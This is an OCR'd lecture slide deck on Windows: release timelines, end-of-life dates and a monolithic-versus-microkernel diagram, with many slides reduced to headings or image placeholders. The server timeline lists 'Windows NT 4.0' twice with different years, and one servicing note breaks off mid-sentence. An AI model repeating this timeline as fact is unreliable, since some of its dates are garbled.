Microsoft® Windows®

SUMMARY

- History
- End of life
- CLI
- Services
- Security Considerations
- Powershell
- Server Setup

BRIEF HISTORY (WINDOWS CLIENT)


- MSDOS (1980)
- WINDOWS (1985)
- WINDOWS 3.1 (1992)
- Windows 95 (1995)
- Windows ME (2000)
- Windows XP (2001)
- Windows Vista (2006)
- Windows 7 (2009)
- Windows 8 (2012)
- Windows 10 (2015)

BRIEF HISTORY (WINDOWS SERVER)

- Windows NT 4.0 (1993)
- Windows NT 4.0 (1996)
- Windows Server 2003
- Windows Server 2008
- Server 2012
- Server 2016
- Server 2019 (2018)

Microsoft® Windows® NT®

Windows Server




Welcome to Windows NT

Did you know...

To open a program, you just click the Start button, and then click the program's icon.


MARKET SHARE



END OF LIFE

- Windows 7 (2020)
- Windows 8.1 (2023)


END OF LIFE



*Extended support for Windows 7 ends Jan. 14, 2020 - paid additional support starts and will end in Jan. 2023

Starting with version 1809 Fall updates will be serviced for 30 months. Spring updates for 18 months from their respective

KERNEL TYPES



Monolithic Kernel
based Operating System

Application

System Call

VFS

IPC, File System

Scheduler, Virtual Memory

Device Drivers, Dispatcher, ...

Hardware

user
mode

kernel
mode

Microkernel
based Operating System

Application
IPC

UNIX
Server


Device
Driver

File
Server


Basic IPC, Virtual Memory, Scheduling

Hardware

